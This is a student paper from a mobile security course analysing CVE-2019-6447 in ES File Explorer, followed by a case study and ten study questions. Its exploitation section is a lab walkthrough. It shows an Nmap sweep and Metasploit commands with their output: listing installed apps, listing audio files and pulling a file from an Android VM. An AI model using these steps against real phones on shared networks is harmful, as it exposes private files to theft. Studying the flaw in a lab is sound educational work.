Complete Analysis of CVE-2019-6447 Android Vulnerability in ES File Explorer

IT20128272 – Ratnayake.R.M.K.G.
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
New Kandy Rd, Malabe 10115, Sri Lanka
it20128272@my.sliit.lk

***Abstract*— Because criminals target unprotected or inadequately secured systems and networks to exploit their victims in various ways, the rapid spread of information technology is unavoidable. Attackers have used various techniques and tactics to disrupt system availability, confidentiality, and integrity. Attackers have created increasingly sophisticated technologies and techniques to access their victims' information systems, steal vital information and intelligence, or operate them remotely while disrupting and distracting the targeted system.**

According to Google Play, ES File Explorer is a well-built file manager for local and networked use. ES File Explorer assists users in efficiently and successfully managing their Android phones and files and sharing files without incurring data charges and has over 500 million users worldwide. However, Baptiste Robert, a French security researcher, discovered a significant vulnerability in January 2019 that will expose the users' entire phone data to the local network [1][2]. Anyone connected to the same local network can easily access the users' files after installing the app on their phone and opening it at least once. The primary goal of this research is to analyze the behavior of this vulnerability and determine what countermeasures can be taken to mitigate it, ES File Explorer.

Keywords*— *ES File Explorer, Authentication, TCP, Metasploit Framework, CVE-2019-6447, WLAN network, Local Wi-fi network, HTTP requests/response

I. INTRODUCTION

Baptiste Robert, a French security researcher, discovered this Android Vulnerability in a file manager application called "ES File Explorer" in January 2019. It was later dubbed CVE-2019-6447 and had a CVSS score of 4.8 [3]. This flaw appears in ES File Explorer version v4.1.9.7.4, and it will cause of giving the attacker the ability to execute malicious programs and obtain the privilege of accessing sensitive, confidential data belonging to the victim user [4]. During execution, the TCP port 59777 will be open remains as open even after the execution ends, and it will respond to bogus requests through HTTP without any proper authentication [4]. However, to take advantage of this flaw, the attacker and the victim should be in the same local network. The primary goal of this study is to explore the behaviour of this vulnerability and determine what remedies may be used to reduce it ES File Explorer.

II. TERMINOLOGY

A. ES File Explorer

ES File Explorer is an Android file manager/explorer developed by ES Global, a division of DO Global. The app has cloud storage compatibility, FTP or LAN data transfer via Android to Windows, and a root browser. Because of click fraud, it was deleted from Google Play Store. [5].

B. TCP ports

The Transmission Control Protocol (TCP) is a worldwide communication standard that devices utilize to deliver data safely. TCP is a connection-oriented protocol, which ensure that it is reliable, orderly, and error-free in transit. It is one of the most important protocols on the Internet, and the full set is sometimes referred to as TCP/IP. In computer networking, a "port" is a logical difference. Port numbers are worldwide standards for designating certain operations or network components. TCP ports enable devices to interact uniformly. One device can accept data for several systems and processes, and the port via which the data travels helps organize it [6]. The TCP/IP model includes 65535 ports. Port 59777 is used by the ES file explorer [4].

C. Metasploit Framework

The Metasploit Framework is one of the most famous and popular modular ethical hacking frameworks among both ethical and unethical hackers worldwide. It was written in the Ruby programming language, and users can use it for developing, testing, and attacking applications. The Metasploit Framework is well known for its assemblage of exploitations that can be used for successful attacks without causing any detections. [7].

D. Wireless Local Area Network (WLAN)

A wireless local area network (WLAN) can be explained as a way of converging devices using a wireless method. WLANs operate on slightly elevated radio frequencies and are usually used in combination with a wireless broadband point. A WLAN allows users to roam across network coverage, generally the home network's office, while remaining connected to the internet [8].

E. Local Wi-fi network

When the attacker and the victim are on the same network it can be considered as they are in a single Local Wi-fi network. Examples include using open Wi-Fi without a VPN at public places such as airports and café areas. The attacker can swiftly scan the network for IP addresses before launching an attack on a vulnerable service [9].

F. HTTP requests/response

HTTP is an abbreviation for hypertext transfer protocol. The client uses the HTTP protocol to submit a request to the server, and the server and web application react to the request. After connecting to the server through the HTTP protocol, the client will send a binary values request, seeking sensitive information and data from the server [10].

G. *Parrot OS*

Parrot OS is a Debian-based free and open-source Linux distribution. Parrot is built for security, privacy, and development, and it includes several IT security and digital forensics tools, utilities, and repositories, as well as development and programming tools and data protection tools [11].

H. *Android OS*

Android is one of the most popular mobile operating systems in the mobile industry, Google developed. Its primary intention was to allow users to manufacture mobile devices by simulating everyday activities effortlessly. Google also integrates Android software, and in the present day, most end-point devices and technologies used daily are powered by the Android Operating System [12].


III. VIRTUAL ENVIRONMENT

Parrot OS used as attacking machine and Android OS (Marshmallow version) used the victim machine for this exploitation. The ES Explorer version 4.1.9.7.4 installed to the Android OS and both Operating Systems were in the Oracle Virtual Box as Virtual Machines. And also, both of machines were in the same NAT Network.

IV. ENUMERRATION

Discovering the target network

First, we can check the IP address of our victim machine (Android VM), and we can conduct a Nmap scan to identify if it is in the same local Wi-fi network as our attack machine. The Nmap command will be “Nmap -sn 10.0.2.1/24”.





```
┌──[root@pandora-virtualbox]─[/home/pandora]
└─# #nmap -sn 10.0.2.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 03:41 +0530
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00026s latency).
MAC Address: 08:00:27:24:13:B3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.13 (10.0.2.13)
Host is up (0.00060s latency).
MAC Address: 08:00:27:47:2D:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.87 seconds
┌──[root@pandora-virtualbox]─[/home/pandora]
└─#
```

V. EXPLOITATION

Since this exploitation will be carried on using Metasploit framework, we first need to start it by using “msfconsole” command.

```
┌──[✗]─[root@pandora-virtualbox]─[/home/pandora]
└─# #msfconsole
```



Then, using the "search es_file" command, we can see whether any exploits related to our exploitation are accessible in the Metasploit database.

```
[msf](Jobs:0 Agents:0) search es_file

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port     2019-01-16       normal     No     ES File Explorer O
Port
   1  exploit/unix/webapp/joomla_media_upload_exec          2013-08-01       excellent  Yes    Joomla Media Manag
File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/joomla_media_upl
oad_exec

[msf](Jobs:0 Agents:0)
```

Before we run the exploitation, we need to check its requirements by going to that particular exploit using “use <exploit name>” and check its current options by using “show options” commands, respectively.

```
[msf](Jobs:0 Agents:0) use auxiliary/scanner/http/es_file_explorer_open_port
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/me
                                          k/wiki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info

[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port)
```

Even though the RPORT was already set as 59777, we need to set our victim machine's IP address in the RHOST option. We can set the RHOST using the "set RHOST 10.0.2.13" and then the "run" command.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port)
>> set RHOSTS 10.0.2.13
RHOSTS => 10.0.2.13
 msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port)
 run

[-] 10.0.2.13:59777       - Error Connecting
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxili
ary(scanner/http/es_file_explorer_open_port) >>
```

We can use the "show options" command to check the actions we can perform against our victim machine.

```
ary(scanner/http/es_file_explorer_open_port) >> show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos


[msf](Jobs:0 Agents:0) auxili
ary(scanner/http/es_file_explorer_open_port) >>
```

We can use those actions by "set <Action_name>" to perform specific tasks.

```
[msf](Jobs:0 Agents:0) auxili
ary(scanner/http/es_file_explorer_open_port) >> set action LISTAPPS
action => LISTAPPS
[msf](Jobs:0 Agents:0) auxili
ary(scanner/http/es_file_explorer_open_port) >> run

[+] 10.0.2.13:59777
  Google (com.google.android.googlequicksearchbox) Version: 13.22.15.26.x86_64
  Google Play Store (com.android.vending) Version: 30.9.30-21 [0] [PR] 454218620
  Gmail (com.google.android.gm) Version: 2022.05.15.451247947.Release
  ES File Explorer (com.estrongs.android.pop) Version: 4.1.9.7.4
  Chrome (com.android.chrome) Version: 102.0.5005.125
  Google Play services (com.google.android.gms) Version: 22.15.14 (100800-441847897)
  Terminal Emulator (com.termoneplus) Version: 4.0.1

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >>
```

I stored an audio file in the victim machine (Android VM), and since I have access via ES File Explorer, we should be able to access those data using Metasploit commands. We can use "set action LISTAUDIOS" to list all the audio files in the victim machine.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >> set action LISTAUDIOS
action => LISTAUDIOS
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >> run

[+] 10.0.2.13:59777
  MS Audio.mp3 (10.10 MB) - 6/16/22 01:43:35 AM: /storage/emulated/0/Download/MS Audio.mp3

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port)
```

And also, we can download those files by using "ACTIONITEM" command.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >>
set ACTIONITEM /storage/emulated/0/Download/MS Audio.mp3
ACTIONITEM => /storage/emulated/0/Download/MS Audio.mp3
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >>
run

[+] 10.0.2.13:59777
  MS Audio.mp3 (10.10 MB) - 6/16/22 01:43:35 AM: /storage/emulated/0/Download
/MS Audio.mp3
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/es_file_explorer_open_port) >>
```

VI. Mitigation

There was an update in the Google play store for users to avoid sensitive data leakage when they are connected with a local Wi-fi network [1].

Acknowledgment

Since the beginning of this project, Mr. Kavinga Yapa Abewardana, the lecturer in charge of the Mobile Security module, has provided invaluable support and encouragement to the author. I shall express my gratitude to Ms. Chethana Liyanapathirana, the Mobile Security module lecturer, for conducting all of the Module's lectures. Finally, I would like to convey my gratitude to everyone who provided resources and ideas to make this project a success.

References

[1] K. 4. team, "Analysis of ES File Explorer Security Vulnerability(CVE-2019–6447)," 13 June 2019. [Online]. Available: https://medium.com/@knownsec404team/analysis-of-es-file-explorer-security-vulnerability-cve-2019-6447-7f34407ed566.

[2] Z. Whittaker, "Researcher shows how popular app ES File Explorer exposes Android device data," TechCrunch+, 16 January 2019. [Online]. Available: https://techcrunch.com/2019/01/16/android-app-es-file-explorer-expose-data/.

[3] "Missing Authentication for Critical Function vulnerability in Estrongs ES File Explorer File Manager," VUMETRIC CYBER PORTAL, 16 January 2019. [Online]. Available: https://cyber.vumetric.com/vulns/CVE-2019-6447/missing-authentication-for-critical-function-vulnerability-in-estrongs-es-file-explorer-file-manager/.

[4] "CVE-2019-6447 Detail," NIST, 16 January 2019. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-6447.

[5] "ES File Explorer," Wikipedia, 2019. [Online]. Available: https://en.wikipedia.org/wiki/ES_File_Explorer.

[6] R. Heintzkill, "What are TCP Ports and Why Are They Important?," cbtnuggets, 4 February 2021. [Online]. Available: https://www.cbtnuggets.com/blog/technology/networking/what-is-a-tcp-port-and-why-they-are-important.

[7] "Metasploit Framework," RAPID7, [Online]. Available: https://docs.rapid7.com/metasploit/msf-overview/.

[8] "Wireless Local Area Network (WLAN)," techopedia, 31 March 2022. [Online]. Available: https://www.techopedia.com/definition/5107/wireless-local-area-network-wlan#:~:text=A%20wireless%20local%20area%20network%20(WLAN)%20is%20a%20wireless%20distribution,while%20maintaining%20a%20network%20connection..

[9] Lee Badman, Tessa Parmenter, "What is the difference between WLAN and Wi-Fi?," TechTarget, [Online]. Available: https://www.techtarget.com/searchnetworking/answer/Wireless-vs-Wi-Fi-What-is-the-difference-between-Wi-Fi-and-WLAN.

[10] M. Yadav, "HTTP: What are HTTP requests and response?," cronj, 2019. [Online]. Available: https://www.cronj.com/blog/what-are-http-requests-and-response/.

[11] R. Saive, "Parrot Security OS: What You Need to Know," tecmint, 8 June 2022. [Online]. Available: https://www.tecmint.com/parrot-security-os/.

[12] J. CHEN, "Android Operating System," Investopedia, 5 June 2022. [Online]. Available: https://www.investopedia.com/terms/a/android-operating-system.asp.

Case Study for Android Vulnerability in ES File Explorer CVE-2019-6447

In January 2019, Baptiste Robert, a French security researcher, uncovered the CVE-2019-6447 Android Vulnerability in ES File Explorer and gave it a CVSS score of 4.8. ES File Explorer is a file manager/explorer for Android smartphones created by ES Global, a DO Global company. There is a root browser, cloud storage integration, and FTP or LAN file transfer from Android to Windows. It was removed from the Google Play Store due to click fraud. This vulnerability occurs in ES File Explorer version 4.1.9.7.4 and allows attackers on the same network to execute programs, read files, and access sensitive personal data belonging to the app user. While running, the program leaves TCP port 59777 open and responds to bogus requests over HTTP. After launching ES File Explorer in the background, an HTTP web server runs on the 59777 TCP port until all ES File Explorer background services are stopped. Any device on the same local Wi-Fi network can make HTTP queries to this server, and the server will respond without needing authentication to such requests from programs or JSON data through HTTP. According to Elliot's proof-of-concept, an attacker will achieve an ability to retreive device information, list all installed applications, list all files, list all media files (audio, video, images), pull a file or app icon thumbnail, and launch an application from the victim's local storage or SD card. Following the disclosure of this open port vulnerability in ES File Explorer, ESET android malware researcher Lukas Stefanko discovered another vulnerability in which an attacker can use a man-in-the-middle attack to intercept the application's hidden HTTP web server network traffic and redirect it to their preferred website. However, according to Lukas, proof of concept attacks is limited only if traffic is delivered to the internet via ES File Explorer. However, an attacker can use this weakness to carry out a well-planned attack. Following the publication of CVE-2019-6447, there was an update in the Google play store for users to avoid sensitive data leakage when they are connected with a local Wi-fi network.

Q1: Explain the vulnerability of the application of this scenario?

Unsecure open port responding to unauthenticated queries with an HTTP server.

Q2: Explain the threat of this scenario?

Malicious HTTP requests are sent to the web server.

Q3: Explain the impact of this vulnerability according to the above scenario?

Users of this application may be affected with sensitive data leakage of their mobile devices to unauthorized parties.

Q4: What is the CVSS score of the ES File Explorer CVE-2019-6447 vulnerability?

4.8

Q5: What is the version of the ES File Explorer that could affected with this vulnerability?

ES File Explorer version 4.1.9.7.4

Q6: Briefly explain the ES File Explorer CVE-2019-6447 vulnerability?

Once ES File Explorer is launched in the background, an HTTP web server runs on the 59777 TCP port until all ES File Explorer background services are terminated. Any device on the same local Wi-Fi network can send HTTP queries to this server, and the server will react to such requests from applications or JSON data over HTTP without requiring authentication.

Q7: Explain man-in-the-middle attack?

A man-in-the-middle (MiTM) cyber-attack occurs when an attacker surreptitiously intercepts and distributes information between two users interacting directly with each other. The attacker intercepts and then controls the whole discussion, capturing and manipulating critical personal information such as login passwords, account data, or credit card numbers in real time.

Q8: How man-in-the-middle attack can use to get advantage of this application?

An attacker can use a man-in-the-middle attack to intercept the application's hidden HTTP web server network traffic and redirect it to their preferred website.

Q9: Explain Local Wi-fi network?

A WLAN is a wireless local area network that only functions if the attacker and the victim are on the same network. Examples include using open Wi-Fi without a VPN at an airport and open Wi-Fi in coffee shops, restaurants, and hotels. The attacker can swiftly scan the network for IP addresses before launching an attack on a vulnerable service.

Q10: What is the main requirement that should be fulfilled to carry out this attack?

Attacker and the victim should be in the same local Wi-fi network.